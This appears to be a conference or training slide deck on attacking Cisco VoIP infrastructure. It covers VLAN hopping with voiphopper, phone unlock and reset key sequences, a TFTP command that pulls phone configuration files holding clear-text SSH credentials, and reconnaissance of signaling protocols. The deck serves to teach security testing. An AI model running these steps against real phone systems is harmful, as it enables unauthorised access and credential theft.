

Cisco VoIP (in)security




Sandro GAUCI
sandro@enablesecurity.com


Joffrey CZARNY
snorky@insomnihack.net

VoIP

- VoIP (Voice over IP) is a technology to allows Voice communication over IP network



Call flow



VLAN in Voice infrastructure

■ Wikipedia definition:

- VLANs are created to provide the segmentation services traditionally provided by routers in LAN configurations. VLANs address issues such as scalability, security, and network management. Routers in VLAN topologies provide broadcast filtering, ~~security~~, address summarization, and traffic flow management. By definition, switches may not bridge IP traffic between VLANs as it would violate the integrity of the VLAN broadcast domain.

■ VLAN segmentation ≠ Filtering rules or ACLs

■ VLAN segmentation ≠ 802.1X

VLAN in Voice infrastructure

- VLAN discovery
 - Voice vlan can be easily discovered
 - Just grab information from CDP packet
 - Use preferred sniffer tools (tcpdump, wireshark...)
 - Use Voiphopper
 - Grab information from IP phone
 - Manual attack

```
bt voiphopper # ./voiphopper
Interface not specified - Using first usable default device: eth0
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 125 bytes
Discovered VoIP VLAN: 200

Added VLAN 200 to Interface eth0
Attempting dhcp request for new interface eth0.200
dhcpcd: MAC address = 00:0f:1f:9f:3c:79
dhcpcd: your IP address = 10.100.100.42
```

VLAN in Voice infrastructure

Practical



- To manage 802.1Q on Linux:
 - Module 8021q from the kernel
 - Vconfig tool
 - <http://www.candelatech.com/~greear/vlan.html>
- To manage 802.1Q on Windows
 - Install NDISprot drivers
 - <http://www.ndis.com/ndis-general/ndisinstall/programinstall.htm>
 - <http://ucsniff.sourceforge.net/wininstall.html>
 - Configure virtual interface

Info gathering from hardware phone itself physical bridging




Info gathering from hardware phone itself

Passive Ethernet tap



- ❏ Passive Network TAP: PoE go trough 😊
- ❏ http://www.sun.com/bigadmin/content/submitted/passive_ethernet_tap.jsp
- ❏ <http://www.enigmacurry.com/category/diy/>

Info gathering from hardware phone itself



Ethernet Switch TAP
Port-Mirroring / PoE Pass-Through
USB Powered




www.dual-comm.com

Info gathering from hardware phone itself bypassing lock/phone security restriction

- Grab technical information on IP Phones is easy ..
 - 2 clic and one default PIN/password
 - Cisco => Cisco
 - Unlock Cisco phone security restriction
 - **# unlock
 - **##* reboot
 - # and power on , then 123456789#0* (factory reset)


Info gathering from hardware phone itself bypassing lock/phone security restriction

- Grab technical information on Cisco phones



Info gathering from hardware phone itself bypassing lock/phone security restriction

- Grab technical information on Cisco phones



Info gathering from TFTP service

- It's possible to brute force TFTP service to get some default configuration files
 - SEPDefault.xml
 - SIPDefault.xml → SIP port
 - OS79XX.conf → Firmware version
 - Ringlist.conf
 - SEP[mac@].cnf .xml → Clear text password
 - ...

Info gathering from TFTP service – SSH password

- Recover SSH credentials from configuration files:
- `$ tftp @IP get SEP[mac@].cnf .xml`

```
<device>
...
<sshUserId>user</sshUserId>
<sshPassword>pass</sshPassword>
...
<device>
```

How to SSH to the phone

- ssh [user]@[cisco_phone_ip]
password: [password]
login: default
password: user
- \$ uname -a
CNU6-OS 8.4(0.79) 3.3(0.2) CP-7941G
BCM1100-C1(MIPS32)

TFTP Theft

demo

VoIP devices discovery

- From a port scan result it's possible to identify VoIP product/software. Some default port on VoIP server.
- Signaling ports:
 - TCP 2000 Skinny/SCCP
 - TCP/UDP 5060 SIP
 - UDP 2427 MGCP

Information Gathering

1st Exercise

- Call servers
- TFTP servers
- Version of firmware used on IP phones
- Gateway

Information within Signaling protocols



Signaling protocols used in CUCM

- **SIP: Session Initiation Protocol** is (RFC 3261, RFC 2543 obsolete, add details RFC 3265)
- **H.323:** is a set of protocols for communication of voice, image and data over IP. It is a protocol developed by the ITU-T which defines it as: "Multimedia Communication Systems Packet. It is derived from the H.320 protocol, used on ISDN symmetric (client-client).
- **MGCP: Media Gateway Control Protocol** is an asymmetric protocol (UDP port 2427) (Client-Server) developed by Telcordia and Level 3 Communications. It is distinguished for example of SIP and H.323, which, themselves, are symmetrical (client-client).
- **SCCP (Cisco): Skinny Call Control Protocol** is a TCP protocol (port 2000 / 2443 for Secure-SCCP). The advantage of Skinny usage is that taking very little bandwidth so it is used for communications between IP phones and CallManager as well as to monitor a conference.


SIP

- SIP in CUCM is different 😊
 - Register does used credential but based also on MAC@


Peer to Peer SIP

- SIP works without a PBX (proxy / registrar)
- One phone can call another directly in case on SIP third party in CUCM
- May not be *used* officially but still supported

